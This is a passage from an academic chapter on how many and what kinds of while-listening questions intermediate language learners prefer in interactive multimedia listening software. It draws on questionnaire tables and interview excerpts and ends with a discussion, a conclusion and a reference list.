The learners seem to believe that it is easier for them to focus on when there are fewer the while-listening questions on screen at one time in MLS.

When the language learners were asked whether it motivates them when there are more than three while-listening questions on screen at a time (item 12) in the form of a 6-point scale questionnaire, 41.1% of them expressed disagreement or strong disagreement, while 41.1% expressed agreement or strong agreement (Table 6). The number of the while-listening activities/questions on screen at one time in MLS when more than three questions were displayed appears to make no difference in terms of motivating or de-motivating language learners.

When the learners were asked whether it stopped them focusing when there were more than three while-listening questions on screen at one time (item 13) in the form of a 6-point scale questionnaire to

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

crosscheck their responses to item 6, 62.5% of them agreed or strongly agreed (Table 7). A high number of the while-listening questions on screen at one time in MLS appears to stop language learners focusing on what they hear/view.

The learners were further asked whether the number of the while-listening questions on screen at one time matters or not (item 14) to crosscheck their responses to items 5 and 6, 73.2% agreed that the number of the while-listening questions on screen at one time matters, 16.1% think that it does not. The language learners appear to think that the number of the while-listening questions on screen at one time in MLS matters and is important. The quantitative results were also supported by the qualitative data in general, as illustrated below.

Language learners prefer to see fewer while-listening questions on screen at one time

I: How many questions do you want to see on screen at one time? Assume that you watch first and answer later.

S: I prefer to see two questions.

I: Two questions most. And then?

S: One question …[then] Three questions, …[then] Four questions.

I: OK. Let me ask in this way. Assume that you are supposed to watch and answer at the same time, OK? In this case, how many questions do you want to see at one time on a page?

S: One or two.

I: You watch and answer at the same time. Which one do you prefer most? One or two?

S: Two. Two, I prefer two.

I: Again, even when you watch and answer at the same time, you prefer two questions at one time.

S: Two questions …[then] One, …[then] Three, … [then] Four. The same way.

Table 7. A simplified version of a one-way-frequency-table of the language learners ' attitudes to the number of activities at the while-listening stage in the software

No	Questions	Number	SA	Agree	Neutral	Disagree	SD
13	It stops you focusing when there are more than three questions on screen at one time	56	17.9	44.6	8.9	19.6	8.9
14	The number of questions on a screen at one time does not matter	56	16.1	57.1	10.7	14.3	1.8

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

I: It doesn't make any difference whether you watch first and then answer, or watch and answer at the same time. You always want to see two questions most.

S: Yeah… (ID CCODE: 53/Interview)

I prefer if there are [is] only one question on the screen and answer, and go to another page or another screen to for another question. (ID CCODE: 64/Interview)

…S: I think more than one or two.

I: More than one or two you want?

S: Yeah. (ID CCODE: 11/Interview)

Language learners find fewer while-listening questions less distracting

I: More than how many activities on screen at one time do you think are distracting?

S: More than four. [I: More than four?] Four and more than

I: You mean when there are four activities on one page, are they distracting?

S: Yeah.

I: What about three?

S: Less distracting than four.

I: OK. You are watching first and then answering. Are they still distracting?

S: A little bit. [I: What about two?] … Better than

I: So which one is … how many activities are the best one for you?

S: The best, I think, two

I: Two, OK. Let me put in this way. Assume that you watch and answer at the same time. In this case more than how many activities on screen at the same time do you think are distracting?

S: Three or more than.

I: Three or more than three. What is your ideal number of questions? Assume that you are watching and answering at the same time.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

S: One or two. [I: Which one do you prefer most?]

S: Two I prefer most… (ID CCODE: 53/Interview)

… S: I think when there are a lot of questions in [on] the same screen, it is very [more] difficult than when there is one or two question(s) in [on] the screen.

I: I see. So you mean one, two is OK?

S: One is the best one, but two maybe, but better than if we use four or more than …When the number of questions increase, I think it is difficult to, or it is not interesting to understand or sort the questions. I think the best is when the number of questions is very small.

I: So the more question you have the more difficult it is, you mean

S: Yeah, yeah. (ID CCODE: 64/Interview)

It emerges that two factors can be very determining in their preferences. They are: (a) whether the language learners are requested to listen first and then answer, or listen and answer simultaneously and (b) the type of activities.

- When the intermediate language learners are requested to listen first and then answer, they are more likely to prefer more while-listening questions on screen at a time in particular when the question type is the one that requires less effort and attention such as 'Clickable activity' (i.e. '5 questions' mentioned once, '4 questions' mentioned 4 times, '3 questions' mentioned twice and '2 questions' mentioned 2 times out of 9)

I: How many questions do you want to see on screen at one time? Assume that you watch the video first and then answer the question.

S: I think it is three. It's enough. If it's more than three, for the people who learn English, it's difficult. So three. It's enough. (ID CCODE: 69/Interview)

I: How many questions do you want to see on screen at one time? Assume that you watch first and then answer.

S: I prefer four questions…

I: I see. And why do you prefer four questions?

S: Because five a lot, and the three is a few questions. I think four is suitable …

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

I: Is it important…. is the type of activities important when you say you want four questions. Should they be, for example, 'Typing a word' or should they be 'Typing a letter', or should they be 'Drag & Drop' or 'Clickable activity' or should they be mixed? So what kind of questions should they be?

S: I think … 'clickable'.

I: So, you want four questions, but you want them to be clickable activities at the while listening stage.

S: Yes. (ID CODE: 17/Interview)

I: How many questions do you want to see on screen at one time? Assume that you watch first and later you answer the questions.

S: In this case, in fact it doesn't matter for me how many questions there are

I: So it doesn't matter whether it is one question or four questions.

S: No. (ID CODE: 17/Interview)

I: How many questions do you want to see on screen at one time? Assume that you watch first and then you answer the questions?

S: I think emm … four is the best, …[Secondly most] Three, …[Thirdly most] Two, …[And finally] One.

I: So you want four questions most and one questions least when you watch first and later answer. Why do you want four questions most?

S: Yeah, …because …it's better if the question number is large because if we can answer a lot of questions, we can understand better clips. So it's better. (ID CODE: 56/Interview)

- When the language learners are requested to listen and answer simultaneously, they are more likely to prefer fewer while-listening questions in particular when the question type is the one that requires a lot of effort and attention such as 'Typing a word' activity (i.e. '1 question' mentioned 5 times, '2 questions' mentioned twice, '3 questions' mentioned once and '4 questions' mentioned once only)

… I: How many questions do you want to see on screen at one time? Assume that you watch and answer at the same time. Then how many questions do you want?

S: I like more than two or three if the question is 'clickable activity'. I think it is good for listen and answer if it is three question or more.

I: I see. You mean if the number of the questions is more than one, if it is 'Clickable activity', then it's OK.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

S: Yeah it's OK.

I: If it's 'Typing a word'?

S: No, I think one by one. One question

I: So it depends on, you know, the type of activity.

S: Yeah that's right… (ID CODE: 11/Interview).

I: How many questions do you want to see on screen at one time? Assume that you are watching the video and answering at the same time. So how many questions do you want to see in this case?

S: Also three or four, but just for 'click [able activity]', not 'Typing. …'

I: But when you watch and answer at the same time, the type of questions is also important. For example, you say it should be 'clickable'.

S: Yeah.

I: Assume that you are supposed to watch and answer at the same time. And also assume that the type of question is 'Typing a word'. In this case, how many questions do you want?

S: for 'typing'?

I: Yeah.

S: One question.

I: One question. I see. And 'Drag & Drop'?

S: Two or three. If while I am listening one is enough.

I: So, when you listen and answer at the same time, one is enough, you mean.

S: Yes… (ID CODE: 69/Interview)

…

I: Now assume that you are watching and answering at the same time. In this case, how many questions do you want to see on screen at one time? You watch and answer at the same time.

S: If I use 'clickable activity', I prefer four again.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

I: I see. If it's 'clickable activity', you prefer four. If it's not a clickable, let's say it's a 'Drag & Drop',

S: I prefer just two

I: If it's 'Typing a letter',

S: Emmm …just two again.

I: If it's 'Typing a word'?

S: Maybe one.

I: One question. (ID CODE: 17/Interview)

…

I: Assume that you are watching and answering at the same time.

S: I think here it's better em… to see less number of questions. Two is better than three, and three is better than four.

I: I see. So, which question number do you prefer most? One question, two questions. …?

S: Two questions

I: You prefer two questions most. When you say you prefer two questions most at the time of watching and answering at the same time… do you want any particular question types?

S: As I said 'clickable activity'.

I: When you have two questions, do you want both of them to be 'clickable' or one different?

S: No, it's easier to have 'clickable activities'. (ID CODE: 32/Interview)

…

I: Now assume that you are watching and answering at the same time. In this case, how many questions do you want most? You watch and answer at the same time?

S: One question most. … [Then] Two questions. …[Then} Three questions. … [Finally] Four questions.

I: Why do you want one question most?

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

S: Because it's difficult to answer the question at the same time watching the visual. So, one question is the best. …

I: You said when you watch and answer at the same time, you prefer one question most. That's very clear. So, which type of question do you prefer it to be? …

S: 'Drop and Drop' [Drag & Drop]

I: … And secondly?

S: 'Clickable activity'. (ID CODE: 56/Interview)

In summary, the following can be concluded: It was proposed that (a) the (autonomous) intermediate language learners would want to see mostly 1, secondly 2 and lastly 3 while-listening questions on screen at one time in interactive MLS (where language learners often answered after listening and sometimes listened and answered simultaneously). The intermediate language learners want to see, in contrast to the notion, mostly '2 questions', secondly '3 questions', thirdly '1 question', and fourthly 4 questions. The language learners, however, seem to agree that '1 question' stops them focusing on least, '2 questions' second least, '3 questions' third least, and '4 questions' most.

DISCUSSION

This study aimed to find out whether autonomous intermediate language learners would (a) want to see all activity types (i.e. 'Clickable', 'Drag & Drop', 'Typing a letter', 'Typing a word') at the while-listening stage in the interactive MLS or (b) prefer some to others and find some distracting at this stage. The language learners in general (where they often answered after listening and sometimes listened and answered simultaneously) seemed to most prefer 'Clickable activities', 'Drag & Drop' second most, 'Typing a letter' third and 'Typing (a) word(s)' least. They also considered 'Typing (a) word(s)' distracting (in particular when language learners listen and answer simultaneously). This means that providing some activity types (i.e. 'Clickable', 'Drag & Drop', 'Typing a letter' in order of importance) more than others (i.e. 'Typing a word') at the while listening stage in interactive MLS would engender favourable concentration on the part of the language learners and a positive enhancement of their listening.

This study also aimed to find out how many while-listening activities/questions autonomous intermediate language learners wanted to see on screen at one time in the interactive MLS (where language learners often answered after listening and sometimes listened and answered simultaneously). The language learners expressed a preference to see mostly '2 questions', secondly '3 questions', thirdly '1 question', and fourthly '4 questions'. The language learners, however, agreed that '1 question' stops them focusing on least, '2 questions' second least, '3 questions' third least, and '4 questions' fourth least.

In MLS, it is possible to provide a number of different activity types (Türel, 2004, pp. 195-201). What is more important is to provide the appropriate activity type at the right stage and time with suitable tasks and objectives and for the right language learners under the right conditions. In the software studied, particular activity types (Türel, 2004, pp. 222, 235-36, 255, 259, 260-61, 382, 425) were provided with particular media types (Türel, 2004, pp.. 252-53) for particular purposes (Türel, 2004, pp. 255-60)

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

at a particular stage (i.e. at the while listening stage) for particular language learners (i.e. autonomous intermediate) with particular characteristics (Table 1). The questions posed were whether autonomous intermediate language learners wanted to see all activity/question types (i.e. 'Click-able', 'Drag & Drop', 'Typing a letter', 'Typing (a) word(s)') at the while-listening stage in the interactive MLS or prefer some to others and find some distracting. It was also posited that if the latter were the case, then (a) which question types the autonomous intermediate language learners wanted to see most, (b) which question types were the easiest for them to complete, (c) which question types hindered them from focusing on, and (d) which question types helped them focus on. The results show that at the while-listening stage (i.e. where often answered after viewing/listening and sometimes simultaneously) the language learners deemed 'Clickable activity' most, 'Drag & Drop' second most, 'Typing a letter' third most, and 'Typing (a) word(s)' least. The language learners found 'Clickable activity' the easiest, 'Drag & Drop' the second easiest, 'Typing a letter' the third easiest and 'Typing (a) word(s)' the most difficult. Moreover, the language learners think that 'Typing (a) word(s)' stops them focusing on most, 'Typing a letter' second most, 'Drag & Drop' third most and 'Clickable activity' least. They further believe that 'Clickable activity' aids them focus on listening most, 'Drag & Drop' second most, 'Typing a letter' third most and 'Typing (a) word(s)' least. Some language learners' preferences alter entirely depending on whether they are requested to view first and answer later or simultaneously.

The results (partly) correlate with Brett (1997, p. 48), who states that 'Clickable activity' is preferred more than 'Typing a letter'. Additionally, in this study 'Drag & Drop' is considered more difficult and less preferred than 'Clickable activity'. This also matches Brett's (1997, p. 48) analysis, as it is said that the 'Drag & Drop' exercise is not easy to complete and diverts attentions from the listening texts. It should, however, be recalled that in this study 'Drag & Drop' caused difficulty only at the beginning. The reason for this (according to our observations) was that the language learners had probably never used this activity type before. Although the language learners were computer literate and thus had no difficulty with 'Clickable activity', as this only required clicking, an action with which all computer users are familiar, those who experienced difficulty with 'Drag & Drop' were probably and presumably unfamiliar with this type of activity at that time. After demonstrating (in some cases a few times) how they could 'Drag & Drop', then this activity became a familiar straightforward task. Accordingly, no further difficulties occurred to this end. It might, however, be the case that 'Drag & Drop' diverts attention from the listening texts, as it was preferred second most rather than first most by the intermediate language learners. 'Typing', though, is not the same and it is a skill that requires a long time to assimilate especially when it is typing in a foreign language in which the order of keys on the keyboard and spelling is completely different. When typing is in a language such as English, in which every single letter of a word is not pronounced, this might even create difficulty for native speakers, unlike most other languages. This skill becomes harder and more difficult for those who learn English as a foreign or second language to perform. It might be due to these reasons that the language learners did not consider 'Drag & Drop' as the most difficult one although they had most difficulty with it in the initial stages. Instead, the language learners found 'Typing activities' (i.e. 'Typing a letter', 'Typing (a) word(s)') most difficult even though they encountered less difficulty at the beginning in comparison with 'Drag & Drop'. This might mean that typing is a skill that requires a longer period of time to practise and improve. When it is typing in English, this skill will probably not be fully acquired (in terms of spelling and grammar) by many language learners, something that is true for many native speakers, as well.

The implication for the intelligent design of MLS is to provide mostly 'Clickable activities', secondly 'Drag & Drop', thirdly 'Typing a letter', and least 'Typing (a) word(s)' at the while listening stage for

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

(autonomous) intermediate language learners. While the language learners are requested to listen and answer simultaneously, then 'Typing (a) word(s)' and 'Typing a letter' should be avoided totally. Instead, 'Clickable activities' should be preferred most, and 'Drag & Drop' should follow this.

Regarding the number of the while-listening activities/questions on screen at one time in the listening software, the questions posed were: (1) How many questions on screen at one time do autonomous intermediate language learners want to see at the while-listening stage in interactive MLS? In other words: (a) Do they want to see 1 question, 2 questions, 3 questions or more on screen at one time in terms of focusing on and motivation? (b) More than how many questions on screen at one time in interactive MLS are regarded ineffective and distracting? The (autonomous) intermediate language learners indicated that they preferred (where they mostly answered after listening, and sometimes listened and answered simultaneously) mostly '2 questions', second most '3 questions', third most '1 question', and least '4 questions' on screen at one time at the while listening stage in the interactive MLS. The language learners think that '4 questions' stop them focusing on most, '3 questions' second most, '2 questions' third most and '1 question' least. The language learners believe that it is easier for them to focus on when there is only '1 question' on screen at a time and more than '3 questions' stop them focusing on. It also became clear that the language learners' preferences change depending on whether (a) they are requested to listen/view first and answer later or simultaneously and (b) also depending on the type of the while-listening activities.

In terms of assisting language learners to focus, the results echo Brett's findings (1997, p. 46) in that in both studies '1 question' on screen at one time is believed to help focus on most although the subjects in Brett's experiment were advanced level language learners. In terms of wanting to see questions on the screen at one time in interactive MLS, the language learners of this study mostly prefer '2 questions' on screen at one time. This is interesting because they mostly prefer '2 questions' although they believe that '1 question' on screen at one time helps them focus on most.

The implications for the intelligent design of interactive MLS for autonomous intermediate language learners are that materials writers need to consider not only the number of the while-listening questions, but also the type of the while-listening activities. In general, intermediate language learners should be provided with mostly '2 questions', second most '3 questions', third most '1 question', and least '4 questions' at the while listening stage. When the language learners are requested to listen and answer at the same time, fewer questions (i.e. 2 or 3 questions) that require less effort and attention such as 'Clickable activity' and 'Drag & Drop' should be provided. When the language learners are requested to listen first and then answer, then a higher number of questions (i.e. 2, 3 or 4 questions) can be provided, and the question types can sometimes be those that require more attention and effort such as 'Typing a word', 'Typing a letter' (in addition to the ones that require less effort) to complete. This is important because, as Clifford (1998, p. 6) comments, one of the thoughtful considerations that the selection of courseware learning activities should be based on is learners' characteristics and such activities subsequently "retain their instructional effectiveness when transferred to a computer delivery format" (p. 7).

FUTURE RESEARCH DIRECTIONS

Regarding the priority (i.e. type) of the while-listening activities in interactive MLS, further research might attempt to discover to what extent the type of activity affects language learners' focus, comprehension and SLL/FLL during the while-listening stage when closely related to task type, the language learners' level

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

and other pertinent conditions. Further research might also attempt to investigate the optimum combinations of while-listening activity types and number, relating them closely to (a) whether language learners are requested to listen first and then answer or simultaneously, and (2) language learners' level. In the same way, future research might attempt to investigate how each activity type contributes to the short-term and long-term acquisition of L2 (i.e. listening and listening comprehension) as a part of SLL/FLL.

CONCLUSION

The use of interactive MLS for SLL/FLL purposes is becoming more popular although it is still mainly used for self-study. Not only is interactive multimedia still uncommon in teaching/learning (Türel, 2014), but it is also not integrated into most classroom/language teaching/learning institutions/centres around the world (Türel, 2014, Bax, 2003, p. 20-23; Chesters, 1999, p. 10).

In comparison to the past, superior applications are now available. This is partly due to new developments in the field of educational technology and also the results of recent studies and experiences gained in the field of intelligent design of interactive multimedia software and SLL/FLL. Future investigations will further empower developers to design each element of interactive multimedia (listening) software more precisely, which will eventually result as a whole in providing language learners with ideal conditions intended to facilitate SLL/FLL. This is crucial because if interactive multimedia applications are interesting and designed in ways (language) learners like and need, then much can be done towards the awakening of positive attitudes regardless of whether learners' initial stances are positive or negative. This can lead to increased motivation, which is seen "as important in determining how actively the individual works to acquire language material" (Gardner, 1985, p. 147). Such interactive multimedia applications, as tools, can better and more effectively result in contributing to SLL/FLL. This is likely to help and encourage language learners to be language users, which is the objective of SLL/FLL. To achieve this, skills and effort in full and real sense from a wide range of experts (Turel & McKenna, 2013) are required for cost effective intelligent design of interactive multimedia software for any skill (i.e. listening, reading, speaking, writing, grammar, pronunciation etc.), subject (languages, science, history etc.), language (English, Kurdish, Turkish, Arabic, Chinese etc.) and level learners (beginners, intermediate, advanced).

REFERENCES

Al-Seghayer, K. (2001). The effect of multimedia annotation modes on L2 vocabulary acquisition: A comparative study. *Language Learning & Technology*, *5*(4), 202–232.

Bacon, S. M. (1992). Authentic listening in Spanish: How learners adjust their strategies to the difficulty of the input. *Hispania*, *75*(2), 398–411. doi:10.2307/344077

Baltova, I. (2000). The Effects of subtitled and staged video input on the learning and retention of content and vocabulary in a second language. Dissertation abstracts international, A: The Humanities and Social Sciences, 2000, 60, 10, Apr, 3620-A, IS: ISSN 0419-4209.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Baturay, M. H., Daloglu, A., & Yildirim, S. (2010). Language practice with multimedia supported web-based grammar revision material. *ReCALL*, *22*(3), 313–331. doi:10.1017/S0958344010000182

Bax, S. (2003). CALL - Past, present and future. *System*, *31*(1), 13–28. doi:10.1016/S0346-251X(02)00071-4

Beile, W. (1978). Towards a classification of listening comprehension exercises. *Audio-visual Language Journal*, *16*(3), 147–154.

Brett, P. (1996). Using multimedia: An investigation of learners' attitudes. *Computer Assisted Language Learning*, *9*(2), 191–212. doi:10.1080/0958822960090209

Brett, P. (1997). A comparative study of the effects of the use of multimedia on listening comprehension. *System*, *25*(1), 39–53. doi:10.1016/S0346-251X(96)00059-0

Brett, P. (1999). *The design, implementation and evaluation of a multimedia application for second language listening comprehension*. (Unpublished Ph.D. thesis). The University of Wolverhampton.

Brickell, G. (1993). Navigation and learning style. *Australasian Journal of Educational Technology*, *9*(2), 103–114.

Brown, G. (1978). Listening comprehension. In *ETIC Occasional Paper: The Teaching of Comprehension* (pp. 48-64). The British Council, London, UK: Tonbridge Printers Ltd.

Brown, J. D. (1997). Computers in language testing: Present research and some future directions. *Language Learning & Technology*, *1*(1), 44–59.

Carson, J. G., & Longhini, A. (2002). Focussing on learning styles and strategies: A diary study in an immersion setting. *Language Learning*, *52*(2), 401–438. doi:10.1111/0023-8333.00188

Chapelle, C. (1997). CALL in the year 2000: Still in search of research paradigms? *Language Learning & Technology*, *3*(1), 19–43.

Chapelle, C., & Jamieson, J. (1991). Internal and external validity issues in research on CALL effectiveness. In P. Dunkel (Ed.), *Computer-assisted language learning and testing: Research issues and practice* (pp. 37–60). New York, USA: Newbury House.

Chesters, G. (1999). On the politics of CALL. *ReCALL*, *11*(1), 7–12. doi:10.1017/S0958344000002032

Clifford, R. (1998). Mirror, mirror, on the wall: Reflections on computer assisted language learning. *CALICO Journal*, *16*(1), 1–11.

Crosby, M. C., Stelovsky, J., & Ashworth, D. (1994). Hypermedia as a facilitator for retention: A case study using Kanji city issues. *Computer Assisted Language Learning*, *7*(1), 3–13. doi:10.1080/0958822940070102

Deville, G., Kelly, P., Paulussen, H., Vandecasteele, M., & Zimmer, C. (1996). The use of a multi-media support for remedial learning of English with heterogeneous groups of 'false beginners'. *Computer Assisted Language Learning*, *9*(1), 75–84. doi:10.1080/0958822960090105

Dunkel, P. (1991). The effectiveness research on computer-assisted instruction and computer assisted language learning. In P. Dunkel (Ed.), *Computer-assisted language learning and testing: Research issues and practice* (pp. 5–36). New York, USA: Newbury House.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Dunn, R. (1983). Learning style and its relation to exceptionality at both ends of the spectrum. *Exceptional Children*, *49*(6), 496–506. PMID:6861829

Dunn, R., & Dunn, K. J. (1979). Learning style/teaching styles: Should they … can they … be matched?'. *Educational Leadership*, *36*(4), 238–244.

Ferney, D., & Waller, S. (2001). Reflections on multimedia design criteria for the international language learning community. *Computer Assisted Language Learning*, *14*(2), 145–168. doi:10.1076/call.14.2.145.5781

Field, J. (1998). Skills and strategies: Towards a new methodology for listening. *ELT Journal*, *52*(2), 110–118. doi:10.1093/elt/52.2.110

Fish, H. (1981). Grading activities and authentic materials for listening comprehension. In *ETIC Occasional Paper: The Teaching of Listening Comprehension* (pp. 107-115). The British Council, London, England: Tonbridge Printers Ltd.

Fleta, B. M., Sabater, C. P., Salom, L. G., Guillot, C. P., Monreal, C. S., & Turney, E. (1999). Evaluating multimedia programs for language learning: A case study. *ReCALL*, *11*(3), 50–57.

Gardner, D. (1996). Self-Assessment for Self-Access Learners. *TESOL Journal*, *5*(3), 18–23.

Gardner, R. C. (1985). *Social psychology and second language learning: The role of attitudes and motivation*. Baltimore, MD: Edward Arnold.

Hegelheimer, V., & Chapelle, C. A. (2000). Methodological issues in research on learner-computer interactions in CALL. *Language Learning & Technology*, *4*(1), 41–59.

Jones, L. C. (in press). Effects of annotations on inferring meaning within a listening comprehension environment. In V. Turel (Ed.), *Intelligent Design of Interactive Multimedia Listening Software*. Hershey, PA, USA: IGI-Global.

Leveridge, A. N., & Yang, J. C. (2013). Testing learner reliance on caption supports in second language listening comprehension multimedia environments. *ReCALL*, *25*(2), 199–214. doi:10.1017/S0958344013000074

Linebarger, D. L. (2001). Learning to read from television: The effects of using captions and narration. *Journal of Educational Psychology*, *93*(2), 288–298. doi:10.1037/0022-0663.93.2.288

Little, D. (1995). Learning as dialogue: The dependence of learner autonomy on teacher autonomy. *System*, *23*(2), 175–182. doi:10.1016/0346-251X(95)00006-6

Lwo, L., & Lin, M. C.-T. (2012). The effects of captions in teenagers' multimedia L2 learning. *ReCALL*, *24*(2), 188–208. doi:10.1017/S0958344012000067

Mangiafico, L. F. (1996). *The relative effects of classroom demonstration and individual use of interactive multimedia on second listening comprehension*. (Unpublished Ph.D. Thesis). Vanderbilt University. Faculty of Graduate School, USA.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Masgoret, A. M., & Gardner, R. C. (2003). Attitudes, motivation, and second language learning: A meta-analysis of studies conducted by Gardner and associates. *Language Learning*, *53*(1), 123–163. doi:10.1111/1467-9922.00212

McLoughlin, C. (1999). The implications of the research literature on learning styles for the design of instructional material. *Australasian Journal of Educational Technology*, *15*(3), 222–241.

Nunan, D. (1993). *Research methods in language learning*. Cambridge, England: CUP.

O'Malley, J. M., Chamot, A. U., Stewner-Manzanares, G., Kupper, L., & Russo, R. (1985). Learning strategies used by beginning and intermediate ESL students. *Language Learning*, *35*(1), 21–46. doi:10.1111/j.1467-1770.1985.tb01013.x

Ortega, L. (1997). Process and outcomes in networked classroom interaction: Defining the research agenda for L2 computer-assisted classroom discussion. *Language Learning & Technology*, *1*(1), 82–93.

Perez, M. M., Peters, E., & Desmet, P. (2014). Is less more? Effectiveness and perceived usefulness of keyword and full captioned video for L2 listening comprehension. *ReCALL*, *26*(1), 21–43. doi:10.1017/S0958344013000256

Reid, J. M. (1987). The Learning style preferences of ESL students. *TESOL Quarterly*, *21*(1), 87–111. doi:10.2307/3586356

Richards, J. C. (1983). Listening comprehension: Approach, design, and procedure. *TESOL Quarterly*, *17*(3), 219–240. doi:10.2307/3586651

Ridgway, T. (2000). Listening strategies - I beg your pardon? *ELT Journal*, *54*(2), 179–185. doi:10.1093/elt/54.2.179

Rixon, S. (1992). *Developing listening skill*. London, UK: Macmillan Publishers Ltd.

Robins, J. A. (1986). Hear, hear! An extension of listening comprehension. *British Journal of Language Teaching*, *24*(2), 93–97.

Robinson, G. L. (1991). Effective feedback strategies in CALL: Learning theory and empirical research. In P. Dunkel (Ed.), *Computer-assisted language learning and testing: Research issues and practice* (pp. 155–167). New York, USA: Newbury House.

Ruhlmann, F. (1995). Towards replacement of the teaching process: The emulation of the teaching process with CAL and its implications for the design of a multimedia CAL tutorial. *Computer Assisted Language Learning*, *8*(1), 45–61. doi:10.1080/0958822950080104

Seliger, W. H., & Shohamy, E. (1995). *Second language research methods*. Oxford, England: OUP.

Snow, B. G., & Perkins, K. (1979). The teaching of listening comprehension and communication activities. *TESOL Quarterly*, *13*(1), 51–63. doi:10.2307/3585975

Sonnenschein, S. (1982). The effects of redundant communication on listeners: When more is less. *Child Development*, *53*(3), 717–729. doi:10.2307/1129385

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Stepp-Greany, J. (2002). Student perceptions on language learning in a technological environment: Implications for the new millennium. *Language Learning & Technology*, *6*(1), 165–180.

Stevens, V. (1995). A study of student attitudes toward CALL in a self-access student resource centre. *System*, *19*(3), 289–299. doi:10.1016/0346-251X(91)90053-R

Trinder, R. (2002). Forum: Multimedia in the business English classroom: The learners' point of view. *Computer Assisted Language Learning*, *15*(1), 69–84. doi:10.1076/call.15.1.69.7291

Tseng, H. W., & Yeh, H. (2013). Team members' perceptions of online teamwork learning experiences and building teamwork trust: A qualitative study. *Computers & Education*, *63*, 1–9. doi:10.1016/j.compedu.2012.11.013

Tumposky, N. (1987). The learner on his own. In M. Geddes & G. Sturtridge (Eds.), *Individualisation* (pp. 4–7). Hong Kong: Modern English Publications ltd.

Türel, V. (2004). *Design of multimedia software: Investigating the design of some elements of interactive multimedia listening software for autonomous intermediate language learners.* (Unpublished Ph.D. Thesis). The University of Manchester. Manchester, UK.

Türel, V. (2010). Learners' attitudes towards the use of CALL for listening enhancement, *Proceedings Book*, Volume II, IETC – April 26-28, pp. 891-901, Istanbul, Turkey. Retrieved March 20, 2014, from http://www.iet-c.net/publications.php

Türel, V. (2012). Design of feedback in interactive multimedia language learning environments. *Linguistik Online, 54*(4), 35-49. Retrieved December 12, 2014, from http://www.linguistik-online.de/54_12/tuerel.pdf

Türel, V. (2014). Learners' perceptions towards interactive multimedia environments. *Hacettepe Üniversitesi Eğitim Fakültesi Dergisi [Hacettepe University Journal of Education], 29*(3), 167-183. Retrieved December 12, 2014, http://www.efdergi.hacettepe.edu.tr/201429-3VEHB%C4%B0%20T%C3%9CREL.pdf

Turel, V. (2015in press). Intelligent design of the post-listening tasks in multimedia listening software. In V. Turel (Ed.), *Intelligent Design of Interactive Multimedia Listening Software*. Hershey, PA, USA: IGI-Global.

Turel, V. (in press). Design of the pre-listening tasks in hypermedia environments. *International Journal of Human Rights and Constitutional Studies.*

Turel, V., & Kılıç, E. (in press). Design of the while-listening tasks in hypermedia environments. *International Journal of Human Rights and Constitutional Studies.*

Turel, V., & McKenna, P. (2013). Design of language learning software. In B. Zou et al. (Eds.), *Computer-assisted foreign language teaching and learning: Technological advances* (pp. 188–209). Hershey, PA, USA: IGI Global. doi:10.4018/978-1-4666-2821-2.ch011

Turel, V., & McKenna, P. (2015ain press). Design of Multimedia Listening Software: Instructions, tasks, texts and self-assessment tests. In V. Turel (Ed.), *Intelligent Design of Interactive Multimedia Listening Software*. Hershey, PA, USA: IGI-Global.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Turel, V., & McKenna, P. (2015bin press). Design of Multimedia Listening Software: Unfamiliar items, glossary, aural texts and speech rate. In V. Turel (Ed.), *Intelligent Design of Interactive Multimedia Listening Software*. Hershey, PA, USA: IGI-Global.

Underwood, M. (1993). *Teaching listening,* New York, USA: Longman group UK ltd.

Ur, P. (1992). *Teaching listening comprehension*. Avon, Great Britain: CUP.

Urbain, M. (1981). What are the limits of achievement in listening comprehension? In *ETIC Occasional Paper: The Teaching of Listening Comprehension* (pp. 128-40), The British Council, London, UK: Tonbridge Printers Ltd.

Watts, N. (1997). A learner-based design model for interactive multimedia language learning packages. *System*, *25*(1), 1–8. doi:10.1016/S0346-251X(96)00056-5

Xi, X. (2010). Automated scoring and feedback systems: Where are we and where are we heading? *Language Testing*, *27*(3), 291–300. doi:10.1177/0265532210364643

Yang, J. C., & Chang, P. (2014). Captions and reduced forms instruction: The impact on EFL students' listening comprehension. *ReCALL*, *26*(1), 44–61. doi:10.1017/S0958344013000219

ADDITIONAL READING

Brown, S. (2006). *Teaching listening*. New York, USA: Cambridge University Press.

Goh, C. C. M. (2000). A cognitive perspective on language learners' listening comprehension problems. *System*, *28*(1), 55–75. doi:10.1016/S0346-251X(99)00060-3

Gremmo, M. J., & Riley, P. (1995). Autonomy, self-direction and self-access in language teaching and learning: The history of an idea. *System*, *23*(2), 151–164. doi:10.1016/0346-251X(95)00002-2

Grob, A., & Wolff, D. (2001). A multimedia tool to develop learner autonomy. *Computer Assisted Language Learning*, *14*(3-4), 233–249. doi:10.1076/call.14.3.233.5794

Hedberg, J. G., Harper, B., & Brown, C. (1993). Reducing cognitive load in multimedia navigation. *Australasian Journal of Educational Technology*, *9*(2), 157–181.

Hill, B. (1987). Learning alone: Some implications for course design. In M. Geddes, & G. Sturtridge (Eds.), *Individualisation* (pp. 71-75). Hong Kong: Modern English Publications ltd. Retrieved March 12, 2014, from http://coerll.utexas.edu/methods/modules/listening/02/while.php

